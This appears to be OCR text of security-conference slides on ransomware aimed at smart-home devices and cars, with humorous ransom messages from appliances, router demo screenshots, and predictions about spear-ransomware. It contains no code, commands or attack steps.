20 BUCKS IN MY PAYPAL ACCOUNT OR I'LL ONLY BREW DECAF!
I'LL BE BURNING THE TOAST IF YOU DON'T GET ME SOME DOUGH!
THE NEXT TIME YOU LEAVE, IT'LL COST YOU 100 BUCKS TO GET BACK INTO THE HOUSE, UNLESS YOU GIVE ME $75 NOW!
30 BUCKS IN BITCOIN, OR NEXT TIME I SMELL SMOKE, I MIGHT JUST LET YOU SLEEP.
MY ALARM SYSTEM IS GOING TO GO OFF RANDOMLY THROUGHOUT THE NIGHT, UNLESS YOU "DONATE".
YOUR DIRTY DISHES CAN WAIT, I'M BUSY MINING BITCOINS.
EXCUSE US WHILE WE PARTICIPATE IN A DDOS ATTACK.
I'M TURNING OFF THE HEAT UNTIL YOU WARM UP MY BANK ACCOUNT!
WIRE MY HACKER $100 OR I'LL REVERSE MY MOTOR AND BLOW DIRT ALL OVER THIS PLACE!
I'LL START YOUR CAR, BUT ONLY TO TAKE YOU TO YOUR BANK TO MAKE A TRANSFER.
IF YOU DON'T SEND US CASH, YOUR REPUTATION WILL BE IN THE TRASH.
SEND ME $25 OR I'LL TELL EVERYONE ON YOUR SOCIAL NETWORK THAT YOU WERE STUPID ENOUGH TO BUY AN INTERNET-CONNECTED BROOM!

# DEMO: Home Router



Home
Connected Sensors
Add Sensor
Wireless Settings
Range Extender
Status
More
Almond



belkin





# Ransomware on the Road

# How to Use a CAN Bus Hacking Device










2:53
Locating GPS Satellites

# What to Expect Next?

## Future developments

- Nowadays we spot a lot of “wannabees” who try to copy the big guys
- Current mass volume attacks will change to spear-ransomware attacks
- From Bitcoins to …?




{Christiaan.Beek} at Intel dot com
Twitter: @ChristiaanBeek